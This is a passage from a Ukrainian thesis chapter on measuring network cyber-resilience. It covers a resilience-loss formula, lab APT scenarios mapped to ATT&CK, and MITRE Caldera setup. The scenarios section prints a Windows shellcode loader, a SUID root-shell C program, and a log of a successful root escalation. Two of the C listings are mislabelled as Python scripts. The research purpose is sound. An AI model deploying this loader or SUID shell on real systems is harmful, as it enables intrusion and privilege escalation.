- Якщо атака була успішно заблокована на певному рівні, її подальше поширення припиняється взагалі [117].

З урахуванням цих характеристик та рівнів компрометації, криву стійкості мережі в умовах кібератаки при застосуванні адаптивних контрзаходів можна подати у вигляді ступінчастої функції на етапах абсорбції та відновлення.

На Рисунку 4.13 показано спрощений вигляд кривої стійкості для різних сценаріїв розвитку атаки залежно від етапу її припинення. З урахуванням принципу монотонності, імовірність успішного проникнення при багаторазових спробах на кожному з наступних етапів зменшуватиметься порівняно з попереднім. Візуально це відображається зниженням інтенсивності зафарбування графіка при переході з першого рівня на другий, а згодом – на третій. Якщо провести натурні або цифрові симуляційні випробування, така схема створює надійне підґрунтя для кількісної оцінки кіберстійкості системи.




Рисунок 4.13 – Криві стійкості для різних варіантів розвитку кібератак на мережу в залежності від етапу припинення

Тепер можна запропонувати модель оцінювання резильєнтності для мережі під час атаки з можливостями адаптивного захисту. Розглянемо наближену до реальності ситуацію, коли мережа піддається послідовним кібератакам, що мають на меті її повну компрометацію.

Для даної інфраструктури достатньо розглянути три ключові рівні компрометації (етапи кібератаки), на яких мережа ще зберігає певну частку своєї функціональності, перш ніж буде остаточно скомпрометована:

- Ухилення від захисту (Defense Evasion);
- Збір інформації (Discovery);
- Доступ до облікових даних (Credential Access).

На кожному з цих рівнів система втрачає певну частку своєї функціональності. Якщо провести достатню кількість чисельних експериментів (або симуляцій) для встановлення ймовірностей (часток) успішних атак, які досягають кожного з цих етапів, з'являється можливість кількісно оцінити середній рівень втрати функціональності, що, своєю чергою, дозволить оцінити загальну кіберстійкість.

Рисунок 4.13 ілюструє такий геометричний підхід. Нехай для першого рівня частка втрати продуктивності дорівнює ΔP_1 , для другого – ΔP_2 , а для третього – ΔP_3 . Відповідні інтервали часу деградації (затримки до відновлення) для цих рівнів позначимо як Δt_1 , Δt_2 та Δt_3 . За цих умов можна легко розрахувати втрату базової стійкості для різних стадій компрометації. Проте, водночас для точного математичного розрахунку необхідно враховувати частки (ймовірності) зупинених атак на кожному з етапів – f_i .

На Рисунку 4.13 візуалізовані пронумеровані області втрат функціональності для кожного з трьох рівнів компрометації. Загальна втрата резильєнтності для відповідного рівня є сумою площ цих областей (прямокутників деградації), помножених на статистичну частку випадків потрапляння атаки у відповідну зону [118].

Відтак, математичний вираз для оцінки втрати резильєнтності виглядає наступним чином:

$$R_0 = 1 - \sum_{i=1}^{i=3} \Delta P_i * \Delta t_i * f_i \quad (4.18)$$

4.4 Імітація кібератак із застосуванням розроблених політик протидії для обрахунку показника кіберстійкості

Наступним кроком стало безпосереднє моделювання атак із застосуванням розроблених раніше політик протидій – для безпосередньої майбутньої оцінки індикатора кіберстійкості. Спочатку були апробовані ручні та деталізовані спроби АРТ-атак на емульоване середовище корпоративної мережі. З огляду на сучасні звіти по АРТ (Advanced Persistent Threat) атакам, було змодельовано три наступні сценарії:

1. Lateral Movement з робочої станції (WS) на файловий сервер (FS) через SMB/NFS

Початкові умови:

- 5_vul_httpd_CVE

- 9_execCode_WS
- 10_reach_WS_FS
- 11_netAccess_FS
- 16_execCode_FS
- 23_localFile_Modification
- 24_acces_File_FS




Рисунок 4.14 – Сценарій з Lateral Movement

За цього сценарію ланцюг атаки виглядав наступним чином:

- 1) Initial Access
 - Зловмисник експлуатує httpd CVE на WS → execCode_WS
- 2) Establish Foothold
 - Отримання інтерактивної сесії / shell C2 agent
- 3) Lateral Movement
 - Через відкритий доступ WS → FS (reach_WS_FS)
 - Використання:
 - слабких SMB/NFS-ACL
 - збережених облікових даних
 - Kerberos ticket reuse / NTLM relay

4) Impact

- access_File_FS
- модифікація або викрадення даних (localFile_Modification_CVE)

ATT&CK:

- T1021 – Remote Services (SMB/NFS)
- T1078 – Valid Accounts
- T1550 – Use of stolen credentials

2. Атака на Мережеву Службу (NetServ) з подальшим отриманням Shell

Початкові умови:

- 20_Intruder_NFS_shell
- 22_nfsAttack_Accomplish
- 24_access_File_Fs
- 26_Access_File_Workstation
- 27_Trojanhorse_installed




Рисунок 4.15 – Сценарій з атакою на Мережеву службу

- IDS_nfsShell (IDS на NFS Shell) - зловмисник намагався використати відомі вразливості конфігурації NFS (no_root_squash) для отримання привілейованого доступу до системи.
- intruder_NFS_shell (Shell на NFS-сервері). Успішне використання вразливості дало зловмиснику привілейований shell на NFS-сервері.
- access_File_FS – повний доступ до файлової системи сервера FS.
- 26_Access_File_Workstation – через Файловий сервер зловмисник отримав доступ до робочої станції працівника Workstation.
- 27_Trojanhorse_installed – встановлення бекдора на робочій станції працівника.

3. Lateral Movement через оновлення ПЗ (Supply Chain Attack)

Початкові умови:

- 5_vul_httpd_CVE (Web Server) - Зловмисник отримав привілеї запису до внутрішньої папки оновлень/репозиторію на одному з серверів.
- 27_TrojanHorse_installed_CVE - Зловмисник замінив легітимний файл оновлення для внутрішнього ПЗ (наприклад, корпоративного антивірусу або агента моніторингу) на власний.
- 29_execCode_workstation_CVE - Робоча Станція 1 та 2 завантажують "оновлення".




Рисунок 4.16 – Сценарій через оновлення ПЗ

Даний сценарій припускає, що зломисник скомпрометував внутрішній репозиторій або сервер оновлень (який може знаходитися на FTP Server або Web Server), щоб поширити зломисне ПЗ на інші машини.

Для відтворення сценаріїв, використано сучасний інструментарій зломисника або ж тестувальника безпеки (penetration tester):

- Мережевий Сканер портів Nmap;
- Фраємворк для експлуатації вразливостей Metasploit;
- Інструмент мережевої експлуатації NetExec;
- Колектор даних для Active Directory BloodHound;
- Python скрипти для роботи по Lateral Movement:
 - Python3 Smbclient Script:

```

• import smbclient
• import os
•
• smbclient.ClientConfig(username='your_user', password='your_password',
domain='your_domain')
•
• share_path = '//server_name/share_name/folder/'
• file_name = 'remote_file.txt'
• local_path = '/tmp/local_copy.txt'
•
• if smbclient.path.exists(os.path.join(share_path, file_name)):
•     print(f"{file_name} exists.")
•
•     with smbclient.open(os.path.join(share_path, file_name), 'rb') as f:
•         data = f.read()
•
•     with open(local_path, 'wb') as local_file:
•         local_file.write(data)
•
•     print(f"File downloaded to {local_path}")
• else:
•     print(f"{file_name} not found.")
•
• # You can also use shutil to copy files directly
• # smbclient.shutil.copyfile(os.path.join(share_path, file_name), local_path)

```

Лістинг 4.1 – Скрипт на Python для роботи по Lateral Movement (1)

○ Python3 Showmount Script:

```

• import subprocess
•
• def get_nfs_exports(hostname):
•     """
•     Executes 'showmount -e <hostname>' and returns the output.
•
•     Args:
•         hostname: The NFS server's hostname or IP address.
•
•     Returns:
•         A string containing the output of the showmount command,
•         or an error message if the command fails.
•     """
•     try:
•         result = subprocess.run(['showmount', '-e', hostname],
capture_output=True, text=True, check=True)
•         return result.stdout
•     except subprocess.CalledProcessError as e:

```

```

•         return f"Error executing showmount: {e.stderr}"
•     except FileNotFoundError:
•         return "Error: showmount command not found. Make sure nfs-utils is
installed."
•
•     # Example usage:
•     server_ip = 'IP' # Replace with your server's IP
•     exports = get_nfs_exports(server_ip)
•     print(f"Export list for {server_ip}:")
•     print(exports)
•

```

Лістинг 4.2 – Скрипт на Python для роботи по Lateral Movement (2)

- Експлойти та виконувані файли для Linux та Windows для отримання доступу та підвищення привілеїв:
 - Shellcode Loader

```

• #include <windows.h>
• #include <stdio.h>
•
• unsigned char shellcode_payload[] =
• "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
• "\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
• "\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
• "\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
• "\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
• "\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
• "\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
• "\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
• "\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
• "\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
• "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
• "\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
• "\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
•
• unsigned int shellcode_len = sizeof(shellcode_payload);
•
• int main()
• {
•     LPVOID payload_mem;
•     DWORD oldprotect = 0;
•     HANDLE threadhandle;
•
•     payload_mem = VirtualAlloc(
•         NULL,
•         shellcode_len,

```

```

•     MEM_COMMIT | MEM_RESERVE,
•     PAGE_READWRITE
•
• );
•
• if (payload_mem == NULL) {
•     printf("[!] VirtualAlloc failed\n");
•     return 1;
• }
•
• memcpy(payload_mem, shellcode_payload, shellcode_len);
•
• if (!VirtualProtect(
•     payload_mem,
•     shellcode_len,
•     PAGE_EXECUTE_READ,
•     &oldprotect))
• {
•     printf("[!] VirtualProtect failed\n");
•     return 1;
• }
•
• threadhandle = CreateThread(
•     NULL,
•     0,
•     (LPTHREAD_START_ROUTINE)payload_mem,
•     NULL,
•     0,
•     NULL
• );
•
• if (threadhandle == NULL) {
•     printf("[!] CreateThread failed\n");
•     return 1;
• }
•
• WaitForSingleObject(threadhandle, INFINITE);
•
• return 0;
• }

```

Лістинг 4.3 – Скрипт на Python для роботи по Lateral Movement (3)

- Privilege escalation / SUID shell spawn

```

• #include <stdio.h>
• #include <sys/types.h>
• #include <stdlib.h>
• #include <unistd.h>

```

```

•
• int main() {
•     setuid(0);
•     setgid(0);
•     system("/bin/bash -p");
•     return 0;
• }

```

Лістинг 4.4 – Скрипт на Python для роботи по Lateral Movement (4)

Попри високу деталізацію та результативність розглянутих сценаріїв атак, їх пряма імплементація в межах поточного дослідження виявилася недоцільною. Зазначений підхід демонструє найбільшу ефективність під час тестування реальних об'єктів енергетичної інфраструктури. Однак, враховуючи конфіденційність відповідних наборів даних, закриту архітектуру мереж, а також значну трудомісткість та ресурсні витрати, було обрано стратегію відмови від ручної реалізації та відтворення атак на користь автоматизованих методів моделювання.

```

kali@kali ~$ ssh datatestuser@192.168.153.134
datatestuser@192.168.153.134's password:
Linux server 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 14 05:09:58 2026 from 192.168.153.128
(datatestuser@server)-[~]
$ cd /share/

(datatestuser@server)-[/share]
$ ls -la
total 36
drwxrwxrwx  2 root root  4096 Jan 14 05:23 .
drwxr-xr-x 19 root root  4096 Jan 13 10:48 ..
-rw-rw-r--  1 kali kali   275 Jan 13 10:50 backup.txt
-rwsr-sr-x  1 root root 16136 Jan 14 05:23 root_shell
-rw-r--r--  1 root root   153 Jan 14 05:22 root_shell.c
-rw-r--r--  1 root root    15 Jan 14 05:13 root_test.txt

(datatestuser@server)-[/share]
$ ./root_shell
(root@server)-[/share]
# whoami
root

(root@server)-[/share]
# id
uid=0(root) gid=0(root) groups=0(root),100(users),1001(datatestuser)

(root@server)-[/share]
#

```

Рисунок 4.17 - Демонстрація успішної ескалації привілеїв на сервері

```

N Scanning the drive for archives:
| 1 file, 511704 bytes (500 KiB)

Listing archive: help_me_please.7z

Enter password (will not be echoed):
--
Path = help_me_please.7z
Type = 7z
Physical Size = 511704
Headers Size = 280
Method = LZMA2:19 BCJ 7zAES
Solid = -
Blocks = 2

  Date       Time       Attr      Size    Compressed  Name
  -----
2023-09-10 16:07:33 D....          0          0 hot_image.png
2023-09-10 15:48:57 ....A    514395    506272 hot_image.png
2023-09-10 15:23:54 ....A    12288      5152 hot_image.png /hot_image.png .exe
  -----
2023-09-10 16:07:33          526683    511424 2 files, 1 folders

```

Рисунок 4.18 – Моделювання атаки з використанням вразливості файлової системи

Таким чином, хоч і зазначені сценарії атак імітують активність висококваліфікованих АРТ-загроз (Advanced Persistent Threat) і демонструють найбільшу ефективність за умови постійної взаємодії між підрозділами тестування (Red Team) та моніторингу (Blue Team). Проте, оскільки метою дослідження є розробка та пошук оптимальних стратегій захисту від інтенсивних масованих атак, було впроваджено спеціалізовані автоматизовані фреймворки. Це дозволило забезпечити належну емуляцію загроз, візуалізацію процесів та верифікований збір емпіричних даних для подальшого аналізу.

Отже, для автоматизованого моделювання та оцінки кіберстійкості було обрано платформу MITRE Caldera – інтелектуальну екосистему для емуляції поведінки зловмисників [119]. Caldera функціонує як масштабована система для проведення автономних симуляцій вторгнень, що дозволяє відтворювати складні сценарії атак без безпосередньої участі оператора. Платформа інтегрує можливості активного тестування (Red Team) та автоматизованого реагування на інциденти (Blue Team) [120], що забезпечує комплексний підхід до аналізу захищеності. Фундаментальною перевагою Caldera є її повна інтеграція з базою знань MITRE ATT&CK™ [121]. Даний інструмент

дозволяє використовувати стандартизовані дескриптори технік і тактик зловмисників, забезпечуючи високу точність моделювання реальних АРТ-загроз. Оскільки цей проєкт є активною дослідницькою ініціативою корпорації MITRE, він надає доступ до найбільш актуальних патернів кібератак на критичну інфраструктуру.

У підсумку, процес дослідження було ініційовано з етапу формалізації архітектури корпоративної мережі та ідентифікації сценаріїв загроз. За основу був взятий підхід з розділу 4.2, зокрема визначено шість ключових станів компрометації ($s_0 - s_5$): від вихідного «чистого» стану до критичного рівня доступу до файлової системи та фінального вузла (робочої станції оператора. Для моделювання поведінки захисника сформовано набір із семи контрзаходів ($A_1 - A_7$), кожен з яких характеризується власною «вартістю» у вигляді штрафу до продуктивності системи (R). Такий підхід дозволив забезпечити перехід від суто технічного блокування до економічно обґрунтованого управління ризиками.

Наступним етапом стала реалізація практичної емуляції атак у контрольованому доменному середовищі Windows із застосуванням фреймворків MITRE Caldera та Atomic Red Team [122]. Дослідження було зосереджено на трьох критичних тактиках згідно з класифікацією ATT&CK: *Defense Evasion*, *Discovery* та *Credential Access* [123].

Для забезпечення гнучкості та масштабованості дослідження, апаратні ресурси були об'єднані в єдину інфраструктуру за допомогою систем віртуалізації Proxmox Virtual Environment та VMware ESXi/Workstation, що дозволило ефективно розподіляти потужності між вузлами атаки та захисту.

Процес моделювання розпочався з розгортання контрольованого доменного середовища на базі ОС Windows, що імітує типову корпоративну мережу. Ключовим етапом налаштування була конфігурація цільових вузлів, які були розподілені за відповідними ролями: робочі станції (WS), файлові сервери (FS) та контролер домену (DC). Безпосередньо процес ініціалізації у фреймворку Caldera включав розгортання центрального сервера керування та встановлення агентів Sandcat (написаних на мові програмування Go) на цільові вузли Windows. Кожен агент налаштовувався як маяк

(beacon), що функціонує через протоколи HTTP, імітуючи прихований канал зв'язку зломисника з командним центром (C2 – Command & Control).




Рисунок 4.19 – Agents (Агенти) в середовищі MITRE Caldera

Для реалізації сценаріїв експериментального проведення атак було використано ключові компоненти платформи Caldera:

1) Abilities (Здібності)

Даний аспект виступає функціональним базисом моделювання. Це конкретні програмні реалізації технік MITRE ATT&CK. Кожна така одиниця містить набір інструкцій у вигляді команд оболонок PowerShell або CMD, що виконуються безпосередньо агентом на цільовому хості. В рамках дослідження було відібрано специфічні модулі, що відповідають тактикам Defense Evasion (Обхід засобів захисту), Discovery (Виявлення активів) та Credential Access (Доступ до облікових даних). Такий підхід дозволив забезпечити високу валідність вихідних даних для подальшої побудови Матриці стратегій захисту, гарантуючи відповідність теоретичних моделей реальним векторам атак.




Рисунок 4.20 – Abilities (Здібності) в середовищі MITRE Caldera

2) Adversaries (Профілі зловмисників):

Наступним ключовим інструментом для імітації цілеспрямованих дій став механізм Adversaries. В рамках моделювання було сформовано комплексні профілі, що об'єднують набори окремих здібностей (Abilities) у логічно послідовні сценарії атак. Такий підхід дозволив забезпечити достовірну емуляцію просування зловмисника між різними станами компрометації системи в процесі автоматизованого моделювання. Використання структурованих профілів гарантує відтворюваність експериментів та дає змогу детально аналізувати переходи зловмисника від початкового проникнення до виконання фінальних деструктивних дій.

